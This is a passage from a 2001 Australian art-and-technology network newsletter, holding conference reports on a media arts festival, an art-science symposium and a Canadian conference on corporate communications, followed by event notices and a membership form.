What was disappointing was the lack of organisation and discussion in an arena currently more susceptible to advancements and discussion. The future of practicing new media artists engaging in streaming content should have been central to the festival's ethos.

For all the positive aspects of the festival itself, the congress trudged through the actuality of streaming media as alternative exposure for new media arts. Appearing to turn blindly toward latent corporatisation and exploitation of the potential, the selection of speakers leaned more toward marketing than artistic endeavour. Business had smelt the moneybag. Bitfilm and Canalweb <www.canalweb.de> are large, almost corporate entities, spawned out of the Venture Capital haze of the late nineties. The agenda of these two seemed to be to control the independent art and film making industry, muscle out small players and charge the user to access the data base..

With Powerpoint presentations of their corporate profile spread out for all to see, initiatives, strategies, corporate goals were paraded like catwalk models

to entice. I kept wondering where the 'experiment' in 'festival' had gone.

Online film was moral in its mildness. Station Rose <www.stationrose.COM> have put the 'tacky kitsch' back on line via clip on identities. With German audacity we're presented a 'live link-up' from a Frankfurt festival. But due to the complete lack of discussion with our presenters relevant to advancements in the philosophical ideals of net-casting, and the fact that any ten-year-old can web-cast from their bedroom using a \$100 camera. Station Rose's significance here is lost.

Spokespersons for the media unwittingly do precisely what they say they do: they cover events. When we recognize what it means to cover an event, the role of the media must be rethought. Holes in the net are openings for the imagination. This forum appeared to present subtle plugs for those holes. Very little information appeared relevant to the practitioners in the room. Like what legal factors had to be considered when submitting works for on-line access. Where they see the future role of video and film artists represented on-line in context with inevitable improvements in digital TV and the possibility of dual platforming.

Did they consider their dominance aggressive control? What will 'Broadband' do for artists, what are the freedoms and ramifications? What is the future for streaming media? Discussing 'resolution' and 'real time' could have actuated thinking. What does 'independent' mean on-line? Generally speaking, the crowd response to 'question time' was bordering on zero feedback. Due to the content or just plain boredom, I'm not sure. Either way... silence is not knowledge.

Is this the commodification of commodification?

What the forum stung of was a corporate training camp set up to configure and capitalise on the only available platform for artists to extend their profile to a wider audience. The notion of 'broadband' instantly raises the eyebrows on the question "who delivers the content?" The corporate on stage were less concerned with delivering content as they were with controlling it. The 'experiment' in 'festival' becomes 'deterrent'. What annoyed me was the legitimisation of these corporate practices by the festival organisers. For me to argue for maintaining the canon of independence in the arena of artistic new media is like demanding truth from television. In life there are always conflicts with reasoning. Practitioners talking to practitioners next time please.

Despite some disappointment with EMAF, the MEDIA program in Europe advances and exposes an intensely supportive and culturally aware program.

Funded by the European Commission, it promotes the circulation of new media throughout some 50 festivals, presenting over 10,000 films and videos to a huge public audience. The support, if not the demand, for this type of independence in Europe (a per capita thing?) greatly exposes many inefficiencies with funding cuts by the Howard house. In Europe the artistic community is a well supported with the current German government paying a wage to registered practicing artists.

I left elated and disappointed; elated for meeting voices within the medium and idea-flinging. A good festival in a cute town.

Mildura Palimpsest #4, 2001 - Art and Science Symposium April 2001 By Professor Stuart Hill and Kelly Milton

Exchange in union and unison
Upstream Cliff is a cross-disciplinary project that grew from the practice of Professor Stuart Hill (Foundation Chair Social Ecology, University of Western Sydney, entomologist, therapist) and Kelly Milton (practicing visual artist and lecturer).

For me, as an academic trained in science and with an associated bias for the tangible and known, it is particularly liberating to collaborate with an artist, who moves much more easily between what the senses reveal and what the imagination and intuition can deliver; for most of our world remains unknown, or only partially glimpsed, and can only be engaged with/through artistic processes.
Professor Stuart Hill

Social Ecology... functions within the same polarities as artists do... researching across fields to conceptually formulate and synthesise artworks. The innate artist virtues of creativity, flexibility and fluency balance the three paradigm approach of social ecologists when critically analysing future social and ecological systems.

If science and technology are to move to the next stage in their development, which is necessary if they are to stop causing so much havoc to our ecological and social systems, then it will be by engaging in such collaborations, and by learning how to be sensitive to the larger and more amazing phenomena of life and living than we are able to presently represent as data
Professor Stuart Hill

The project itself developed in key stages. The inception of Upstream Cliff took place across home computer screens, where dialogue was concerned with the intricacies of each arts/science practice and problems in amalgamation both to formalised presentation. It then evolved during a UWS Social Ecology field study to the Blue Mountains, whereby geological, scientific and ecological themes of 'Sense of Place' were debated amongst academics and students, and rearranged with several art/installation workshops led by Milton. Focus for Palimpsest event resolved into concerns of: flows between knowing/unknowing, points of intuition, magic, and sacred space. The final phase culminated with the presentation of a three-metre installation piece exhibited at the Aurora Warehouse, Red Cliffs, Victoria.

Upstream Cliff, as an installation, was presented as a site - of unspoken language, a space to give or receive information, a place of connection. A point of transit, or meeting ground for an audience who could accept information and impulses. As with rock engravings or paintings, clues are given. The medium we chose: glitter (for its delicacy and transparency) was used as a vein of substance for a linear representation. An open-ended tree of wisdom was encased with an increasing/decreasing interlinked (rainbow glitter) ecological spiral, an analogy of DNA strands, or an upward/downward tide of existence.

Notable key speakers at the Symposium included Professor James Bowler (geomorphology and environmental reconstruction), Mary E. White (Palaeobotanist), Dr. Ian Gunn (Director, Animal Gene Storage Research Centre), and Dennis Summers (Ass. Professor of Art, CCSD, Michigan). Summers' presence

was well justified in his significant art piece *The Crying Post Project*, a conductive outdoor installation piece that responded to human presence and frequencies.

More notable was the audience of artists, whose response to the theories presented were validly analytical and reflected conflicting agendas presented. Stuart was invited to conclude the Symposium, and spoke to fellow science academics and artists of the value of collaborative partnerships, and advocated artist input in the future of cross-genre models of academic practice.

The project and artwork can be viewed on the Palimpsest site at <abc.net.au> or <http://www.mediaust.com.au/palimpsest_2001/main_frameset.html> alongside a hysterical review by Victoria Adams. More importantly, there is a documentary review by Judy Copeland on *Arts Talk* archive, at the same web site.

Democratic Communications in a Branded World May 2001 Canada By Deborah Kelly

I was thrilled to hear on April 21 that my application for assistance through the ANAT Conference and Workshops Fund had been successful. It meant that I could attend the *Democratic Communications in a Branded World* conference in Ottawa, Canada, at which I had been invited to present a paper entitled *Idea bombs and other incendiary devices*.

As the conference started on May 17, I had to confirm my attendance (I had been putting the conference committee

off) organise a ticket, accommodation, presentation materials, and itinerary with hectic, headless chicken speed.


The conference promised to open discussion around critical current issues of the communication monopolies of corporations, and to canvas strategic resistances around the world and across media. Naomi Klein, author of *No Logo* (and a personal heroine) was the Keynote Speaker.

When I arrived in Canada, I was startled (to put it mildly) to be informed by the conference organisers that they had moved my session from a joint panel with three other presenters to a one and a half hour session - all by myself. Crikey. So I spent the first couple of days hyperventilating while massively expanding my presentation to try to use this sudden luxury of time productively.

Between the limited hours of computer access (to rewrite my presentation) kindly organised by one of the conference's student volunteers, I did attend several conference panels and lectures in the lead-up to my own. While the conference was set up to discuss global information imperialism and hegemony, the conference was dominated by United States academics who, it seemed to me, reproduced some of the same values of their objects of critique. When they said "global", they meant "in the U.S. - and maybe Canada" and even the inclusion of Canadian references was presented as a concession.

This meant that the cultural and discursive referential terrain was very limited, and sometimes just ignorant and wrong. It also meant there were some really irritated Canadians, not to mention stropic Australians, at the conference. Of course, this situation gave rise to the most interesting

connections of the conference, forged over (terrible, orange cheese) sandwiches and in the corridors of Carleton University. Another obvious bias of the conference



One of six images in the *Hey, hetero!* project which appeared throughout Sydney CBD and suburbs on bus shelters, billboard, avantcards, in newspapers, magazines and online.

Artist/Writer: Deborah Kelly.

Photo by Jamie Dunbar, courtesy of the Sydney Star Observer.

was toward the consumption of resistant tactics, rather than their production. What I mean by this is that the sessions were dramatically skewed toward academic discussion, pedagogy and the academy per se, with much less emphasis on actual activism-in-the-world. There were only three other artists speaking at the conference, and they all had to share a session. The

publicity and timetable was so poor that only four people attended. I was lucky that there were a few people there who had heard me present at a related conference in San Francisco in 1998. They convinced their friends to come to my session so that I did, at least, have an audience (of about 30) to talk to.

I talked broadly about information and disinformation strategies in Australia (ie. the Nike 'activist' billboards, the federal Government's soothing TV gardener Greenhouse Gas Campaign) and the need to respond, and resist, creatively. To participate in the great info wars of our times, we need to harness all available low/high technology and all our artistry. The assumed authority of corporate and government media can be simulated and usurped with technologies which are now readily, widely and cheaply available.

I talked about the project before us being bigger than just 'uncooling' the brand gods and getting on TV in the worldwide protest party circuit - that the urgent task is to recruit, to change minds, to make new sense available to mass audiences. My thesis is that artists, activists and their allies need to materially intervene in the creation of communications to lever open spaces in the cultural landscape for dissenting viewpoints.

All my own work seeks not to fight the ubiquity of advertising, but to participate in the cultural landscape using already-established iconographic and rhetorical conventions. I went on to illustrate these premises by showing a selection of images from projects I've been involved in, including (disastrous) republic campaign material, the *Native Title Armband* campaign, the *Fashion Stinks* project for Fairwear, the *Noah's Bagel Worker's* project, wharf dispute work, and finally *Hey, Hetero!*, the public

art event Tina Fiveash and I created during the 2001 Mardi Gras Festival. Post-presentation discussion from the audience was very lively and stimulating, and threatened to run overtime. So I adjourned, with the whole audience, to the local pub.

At the pub, and over the course of the rest of the conference, I met and talked to a lot of interesting and kind people. It made clear to me the true, amazing value of the privilege of presenting my work overseas.

Julie Frechette and Carlos Fontes, Communications Professors at Worcester State College in Massachusetts, have invited me to do a residency at that university, running art and activism workshops for their students. They are currently investigating funding arrangements. Matt Soar, art director of the Media Education Foundation is producing a profile about my work for New York-based *Print* magazine. Angela Forster and Lisa Abendroth, Art History lecturers at the Universities of Colorado and Denver, have ordered slides of the work I showed, to present to their students. I have made continuing contact with Dorothy Kidd, an Indymedia Activist in San Francisco.

Closer to home, another conference presenter, Elinor Rennie, from QUT in Brisbane, is now supervising funding submissions to turn *Hey, Hetero!* into a series of TV ads. (HOORAY!!)

So, overall, the Democratic Communications in a Branded World Conference was flawed - unrepresentative and U.S-centric. But the opportunity to meet such enthusiastic and inspiring people was priceless.

Thanks very much- I'm really grateful.

NOTICES

Electrofringe Festival

DATES: 26th September - 1st October 2001
Newcastle, NSW

Electrofringe is on again. It runs from September 26 - October 1 in Newcastle NSW, and will once again bring together Australia's most exciting media makers, web artists, gamers, tech-heads, electronic music makers, audiovisual artists, online writers, designers, activists, culture jammers and film and video artists.

Please direct queries to:
INFO: Joni Taylor & Shannon O'Neill,
Electrofringe 2001 Coordinators
EMAIL:
<Electrofringe2001@octapod.org>
ONLINE: <<http://www.octapod.org.au/thisisnotart/>>

futureScreen01: TILT (Trading Independent Lateral Tactics) Event
DATES: 8th-20th October 2001
Sydney

'Tactical Media' is the term used to describe the practice of a loose alliance of international media theorists, artists and activists who address issues arising from current economic and information structures, emphasising the importance of independent media and focusing on tactical networks and electronic borders. dLux in collaboration with Australian Network for Art and Technology (ANAT), Imperial Slacks, Metroscreen and Powerhouse Museum are currently engineering an event that examines various 'tactical' methodologies, aiming to facilitate the exchange and development of ideas, skills and practices between different active groups and individuals. The TILT event

will take place in Sydney over twelve days and a number of locations via the following;

Tactical Talks

Monday October 8: Forum at
Metroscreen (Paddington)
Saturday & Sunday October 13 and 14:
Symposia (venue to be announced)
featuring local and inter/national
tactical media artist's practitioners and
theorists.

Temporary Autonomous Zone [TAZ]

October 10 - 20: Imperial Slacks (Surry
Hills) - everyone is a participant. The
focus is to facilitate a space to exchange
ideas and skills and jam with each other
... Workshops (vj/dj, net radio, hactivism,
panels and live events will occur over
ten days at the TAZ).

Tactical AXE

A series of public events are being
planned that incorporate low/high tech
media: cinema concrete SMS messaging
event, projecting publicly, mis-story Tour,
Fashionable Fakes - a parade, the TILT
Shop and more...

The R.A.I.D. daily [Radical Activity Interdependent Deals]

A team will focus in on the hot issues
globally and locally - seeking
short/medium/long term solutions to
distinct issues - and outputting in multi-
media (i.e. DV, text, audio) to be
uploaded online daily.

Confirmed participants:

Rachel Baker (UK) <<http://www.irational.org>>
Frank Guerrero (US) <<http://www.rtmk.com>>
Marko Deseriis (Italy) <<http://www.thing.net>>
Ricardo Dominguez (US) <http://www.thing.net/~rdom>
Nina Brown (AUS) <<http://www.thing.net/~rdom>>

www.iratiwanti.org
House of Laudanum (AUS) <<http://www.laudanum.net>>
Identity Runners (Italy/USA)

INFO: dLux

PH: 02 9380 4255

EMAIL: <curator@dlux.org.au>

ONLINE: <<http://www.dlux.org.au/tilt>>

MAAPo1 Excess: New Media Festival

DATES: 12th-14th October 2001

VENUE: Brisbane Powerhouse, Online

and regional partner venues

Presented by Multimedia Art Asia Pacific

This year's festival theme Excess enables an investigation into artist's extreme positions. Digital culture and the information age imply an overload of information and possibilities, yet in many situations intimidate, guide and encourage bland response. It can be argued that we live in an age where the realities of economic and social control have lead to a climate where rationalisation prevails.

Excess looks toward artworks and artists that push visual and conceptual limits and seek to celebrate an indulgence in the outer limits of original aesthetics. While this may sound somewhat Baroque, Excess can equally rebound into the extremes of minimalism, where excessive and rigorous theories may catapult expression to extraordinary visual and audio denial. We hope Excess will vibrate between the two extremes.

Everyday excess in our popular media culture, film and television promotes desensitisation and ambivalence to the meaning of excess ñ when artists take an idea and push it conceptually we are refreshed with ways to re-engage with electronic media, to find deeply personal positions speaking from richly different cultural positions.

The MAAPo1 festival program runs in 3 streams:

SEE: includes screening programs curated from China, Korea, Thailand, Philippines and Australia.

SEEK: interactive exhibition program including Internet, CD-ROM, and new media installations.

SPEAK: netcast enabled regional forums, training programs, artist talks and demonstrations.

For more information visit:

ONLINE: <<http://www.maap.org.au>>



Gong Xin Wang, "KaraOke", digital video 2000.
MAAP invites Beijing artist Gong Xin Wang to Australia to participate in MAAPo1 Excess. MAAP is sponsoring the tour to IMA Brisbane, Experimenta Melbourne and Artspace Sydney in October.

ArtSci2001: A Catalyst for Collaboration Symposium

DATES: 2nd-4th November

VENUE: Graduate Center of the City
University of New York
New York

ArtSci2001: A Catalyst for Collaboration is ASCI's third international symposium that brings together artists and scientists and others involved in art-sci collaborations. It will be held in New

York City on November 2-4 at the Graduate Center of the City University of New York. Pre-registration is open and full program and presenter information is available at our website.

ONLINE: <<http://www.asci.org>>

Morphologies Exhibition and Conference

DATES: 22nd November - 15th December

VENUE: Ivan Dougherty Gallery Sydney

Recent digitalvideo work produced at ZKM, Centre for Art and Media in Karlsruhe, Germany's leading new media research centre and museum. It includes younger Australian and well known international artists at the forefront of experimentation in interactive cinema; they are Dennis Del Favero, Agnes Hegedus, Ian Howard, Susan Norrie, Jeffrey Shaw, Skan (Skye Daley and Daniel Wright), and Peter Weibel.

An international symposium, with several of the above speaking, will be held at COFA on Friday 23 November. The exhibition is jointly presented with Artspace, 43-51 Cowper Wharf Road, Woolloomooloo, as is the symposium which will be held at COFA.

INFO: Ivan Dougherty Gallery
PH: 02 9385 0726
EMAIL: <idg@unsw.edu.au>

(dis)Locations Conference

DATES: 30th November - 1st December 2001

VENUE: ACMI/Treasury Theatre, 1 Macarthur St. East Melbourne

Presented by Cinemedia, Melbourne, in association with COFA UNSW, Sydney, and ZKM Centre for Art and Media, Karlsruhe, Germany.

In a myriad of ways, the effects of the rapid uptake and convergence of new media technologies are felt and experienced by populations and individuals at the level of a virtual and actual sense of dislocation. Fragmentation of 'community', urbanisation and the collapse of locale and neighbourhood, the erosion of the private spaces of the sexual and the familial; all these have emerged as thematics attributable to the restructuring and divergent flows of new information economies and mediascapes. The very non-linear and nodal relations that are properties immanent to digital and interactive media seem to simultaneously describe the decimation of the space-time continuum that was modernity.

As if in the aftermath of war or natural disaster, cities, lives and histories appear uprooted and removed from their locale. Displaced, they sometimes break from their antecedents turning towards promises of new freedoms and possibilities, they may collide violently with other expatriated fragments, sparking molecular hostilities or they might emerge in surprising ways forming new and previously unimagined sites and re-workings of old narratives. The (dis)Locations conference is a two-day symposium, to be held at Cinemedia's Treasury Theatre, which is in close proximity to the new Australian Centre for the Moving Image (ACMI), Melbourne, where the world premiere of Jeffrey Shaw's installation, Place Urbanity will be staged to coincide with the conference.

The event will include a video-conferencing component with ZKM and will feature international keynote speakers and participants, including artists Jeffrey Shaw (Aus/Ger), Dennis del Favero (Aus), Agnes Hegedüs (Hung/

Ger), Susan Norrie (Aus) and Peter Weibel (Ger), who will expand upon their works published in the complementary DVD-ROM, and theorists Ursula Frohne (Ger) and Lev Monovich (USA).

(dis)Locations also includes an exhibition of a series of DVD works by some of the above mentioned artists which explore the use of interactive systems to investigate the way urban and sexual relationships are located and dislocated through contemporary culture and communication.

INFO: Alessio Cavallaro, Cinemedia
EMAIL: alessio@cinemedia.net

Second Iteration Emergence: 2nd International Conference on Generative Systems in the Electronic Arts **DATES: 5-7th December 2001**

Presented by The Centre for Electronic Media Art (CEMA) Melbourne, Second Iteration:emergence is the event for anyone with an interest in the relationship between generative processes, creativity and artistic practice. The key theme will be emergence: the property of simple, interacting processes to acquire characteristics and form beyond those directly attributable to the sum of the individual components. Second Iteration will investigate the discontinuities between poesis and physis, and how these processes influence the development of creative ideas. Following on from the highly successful First Iteration (1999), this year's conference will again be held in Melbourne, Australia.

Second Iteration topics of interest: Artificial Life, Artificial selection, Cellular automata, Cultural interpretations of generative theories & methodologies, Digital nature, Evolutionary aspects of

creativity & creative behaviour, Feedback networks, Genetic algorithms, Learning & knowledge-based systems, Mathematical & generative modelling, Memes, Models of creativity and creative processes, Neural networks, Recombinant media, Rule-based systems, Software artworks, Systems theory

Second Iteration applications: Architecture, Animation, Computer graphics, Cultural theory, Electronic & computer-based music composition, Evolutionary theory, Software development, Visual, sound & performance art, Virtual environments

For further Conference details contact:

ONLINE: <<http://www.csse.monash.edu.au/~iterate>>
EMAIL: <iterate@csse.monash.edu.au>

2002AD - Analogue2Digital Conference
DATES: 28th February - 3rd March 2002
Adelaide University Union Buildings
Adelaide

2002AD - analogue2digital is a four-day national conference for the exploration and debate of issues, ideas, developments and trends in electronic music. This inaugural event will focus on the musicians and sound artists who, over the past decade, have become increasingly involved with technology, both in its analogue and digital forms - where high tech, low tech and the organic fuse.

2002AD - analogue2digital will feature a program of invited local, national and international musicians and sound artists in a series of presentations, workshops and discussions. They will explore how current trends are shaping contemporary music in the recording, live and virtual performance contexts,

along with the engagement of these forms in convergent media and cross art form practice. The conference will be held in the Adelaide University Union Buildings. Highlights of the program will be announced in October with the opening of delegate registrations.

For further information, visit:

INFO: Adelaide Fringe 2002
ONLINE: <<http://www.adelaidefringe.com.au>>

::fibreculture:: Critical Debate

You are invited to join the ::fibreculture:: mailing list - a forum for critical Australian net culture and research, founded in January 2001 by David Teh and Geert Lovink. ::fibreculture:: is not a conversational chat space. The purpose of the list is to have an exchange of articles, ideas and arguments on Australian IT policy in a broad context.

One aim of ::fibreculture:: is to be a preparatory forum for an Australian conference on critical issues in Internet culture and research, due to take place in Melbourne, 6-8 December, 2001.

This event will convene a community of critical thinkers engaged with new media/Internet theory and practice, with a view to constructing a strategic picture of how Australia might better support innovation, R+D and the applications and culture of new technology. The fibreculture meeting will look into four areas: theory, policy, education and the arts and have a public debate to address the issues to a wider audience, co-organised by Cinemedia.

A program for the ::fibreculture:: meeting and a public debate, planned for 6-8 December 2001, will be posted on the list as soon as possible. Both

events seek to address the most urgent questions facing Internet theory, education, policy and research in Australia: where we should be headed, and the best way to get there. While we certainly hope to stimulate real debate about these issues, the ::fibreculture:: list, website and conference (including the inauguration of a new online/paper publication series) will be more of a 'steering' taskforce than a space for polemical exchanges. Its tone should remain constructive and consultative - not adversarial.

The list is growing steadily and now has over 200 subscribers. To join, simply send an email to <fibreculture-request@lists.myspinach.org> with the word "subscribe" in the subject line. We invite all new subscribers to introduce themselves to the list - tell us about your work (practical, research, commercial or otherwise) and what issues you think the list needs to focus on. We encourage all participants to send their new and old content (essays, interviews, reviews, etc.) to the list so that a data base of critical material will grow over time, accesible through an open web archive. We suggest that new subscribers may find interest in trawling through the list's archives.

The facilitators group:
Hugh Brown (Brisbane) <hughie@onlineopinion.com.au>
Geert Lovink (Sydney) <geert@xs4all.nl>
Helen Merrick (Perth) <H.Merrick@exchange.curtin.edu.au>
Ned Rossiter (Melbourne) <Ned.Rossiter@arts.monash.edu.au>
David Teh (Sydney) <dteh@arthist.usyd.edu.au>
Michele Willson (Perth) <M.Willson@exchange.curtin.edu.au>

Coming soon: <www.fibreculture.org>

**Bachelor of Arts: Performance and
Multimedia
Victorian University of Technology
Melbourne**

In 2002 the School of Human Movement, Recreation and Performance will be offering a limited number of places in the new Bachelor of Arts: Performance and Multimedia.

Performance Practice (dance/theatre/performance art) is transforming in relationship with the emergence of new media technologies. Many artists are now exploring the connections between live performance and these new media, and exciting new artforms are developing.

The BA: Performance and Multimedia builds on the existing BA: Performance Studies offered in the Faculty of Human Development and the BA: Multimedia offered in the Faculty of Arts and provides students with the skills and theoretical base to be at the forefront of these developments.

The emphasis of the course is on composition and the development of new and innovative work, as well as on the study of theoretical issues informing contemporary culture.

We are seeking innovators, adventurous minds and creative spirits of all kinds for the first student-intake of this exciting new course!

Entry for 2002 will be by Direct Entry

INFO: Faculty of Human Development
Student Centre
PH: 03 9688 4478
EMAIL: <hdcourses@vu.edu.au>

CONTACT DETAILS



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Jenny Weight



ANAT is a member of CAOs
www.caos.org.au

MEMBERSHIPS AND GST

Due to the implementation of a Goods and Services Tax (GST) in Australia from 1 July, 2000, ANAT must charge GST on memberships for Australian based individuals and organisations.

New membership amounts for Australian based individuals and organisations are listed below.

Please note that non-Australian residents need not pay the GST increment.

From 1 July 2000

Ind. – \$25.00 (+\$2.50 GST) = \$27.50
Conc. – \$12.00 (+\$1.20 GST) = \$13.20
Org. – \$50.00 (+\$5.00 GST) = \$55.00

MEMBERSHIP FORM / TAX INVOICE

ANAT is a membership based organisation. We encourage all those interested in art and technology to participate in the mapping of this eclectic territory by joining the organisation's continuing research into the field. ANAT depends on its constituents for input into the organisation's continuing evolution and seeks to ensure that the concerns of practitioners all over Australia are represented within the organisation's aims and objectives. Membership is priced to make it accessible to all artists and to enable broad representation from as many different social spheres as possible. Membership benefits include:

Benefits of Advocacy and Networking:

1. Inclusion on ANAT database, regularly utilised by researchers, journalists and curators
2. Links from the ANAT website to yours
3. Advice, advocacy and consultancy from ANAT staff
4. ANAT can broker access to technical resources (such as those offered by the CAOs and SCRO networks)

Benefits of Information Dissemination

4. Regular copies of the ANAT newsletter
5. Weekly / fortnightly copies of the ANAT members email digest which comprises updates of opportunities and events relevant to art and technology
6. Information and updates about ANAT's Conference and Workshops fund, National Summer Schools and all ANAT initiated schemes and projects

Access and Participation in ANAT Activities

7. Voting rights at AGMs
8. Eligibility to apply to ANAT's programs of support (some conditions may apply)
9. Knowledge that you are supporting innovation and dynamism within art and technology, through Australia's most progressive art and technology network

I would like to ☐ become a member of ANAT

☐ Renew my membership to ANAT

☐ Individual ☐ Concession ☐ Organisation

Name: _____

Organisation Name: _____

Position: _____

Address: _____

Postcode _____

Postal Address: _____

Postcode _____

Telephone (h):() _____ (w):() _____

Fax: () _____

Email: _____

URL: _____

Would you be interested in having a link to your site from the ANAT web site?

☐ Yes ☐ No

Method of Payment: ☐ Cheque ☐ Credit Card ☐ Money Order

Credit card details: ☐ VISA ☐ Mastercard ☐ Bankcard

Card #:

Signature: _____

Date: _____

Expiry Date: _____

Cheques should be made payable to
the Australian Network for Art and Technology ABN:26 670 446 106

For the ANAT Database

The ANAT database is a resource which holds information on individuals and organisations who are part of the international art, science and technology community. This resource is made available to interested parties, when ANAT perceive there to be a clear benefit to members. Please indicate whether we are free to release your details (if you do not respond to the question, we will presume that we can release your details):

- ☐ Yes, you may release my details
☐ No, use this data for statistical purposes only

For Individuals

Gender: ☐ M ☐ F ☐ Other

Are you an: ☐ Artist ☐ Writer ☐ Educator ☐ Curator ☐ Designer

☐ Programmer ☐ Project Manager ☐ Other: _____

What would you define as your major area of practice?

For Australians: (Optional)

Do you come from a non-English Speaking Background? ☐ Yes ☐ No

Are you an Aboriginal or Torres Strait Islander? ☐ Yes ☐ No

For Organisations

Core business of organisation: ☐ Arts ☐ Science ☐ Industry

☐ Government ☐ Other: _____

Core Activities: ☐ Exhibition ☐ Production ☐ Research

☐ Education ☐ Funding ☐ Publishing

☐ Other: _____

For Individuals AND Organisations Areas of Practice (or business):

- | | | |
|---|---|--|
| <input type="checkbox"/> Animation | <input type="checkbox"/> Multimedia | <input type="checkbox"/> Software Authoring |
| <input type="checkbox"/> Architecture | <input type="checkbox"/> Music Composition | <input type="checkbox"/> Sound Composition |
| <input type="checkbox"/> Computer Graphics | <input type="checkbox"/> Music Performance | <input type="checkbox"/> Sound Performance |
| <input type="checkbox"/> Crafts | <input type="checkbox"/> Neon | <input type="checkbox"/> Theatre |
| <input type="checkbox"/> Dance | <input type="checkbox"/> Painting | <input type="checkbox"/> Video |
| <input type="checkbox"/> Electronics | <input type="checkbox"/> Performance | <input type="checkbox"/> Virtual Communities |
| <input type="checkbox"/> Film | <input type="checkbox"/> Photography | <input type="checkbox"/> Virtual Reality |
| <input type="checkbox"/> Holography | <input type="checkbox"/> Printmaking | <input type="checkbox"/> Web Design |
| <input type="checkbox"/> Interactive Installa | <input type="checkbox"/> Robotics | <input type="checkbox"/> Writing |
| <input type="checkbox"/> Internet | <input type="checkbox"/> Screenbased Interactives | <input type="checkbox"/> 3D Modelling |
| <input type="checkbox"/> Laser | <input type="checkbox"/> Sculpture/Installation | <input type="checkbox"/> Other |



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ANAT

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mail

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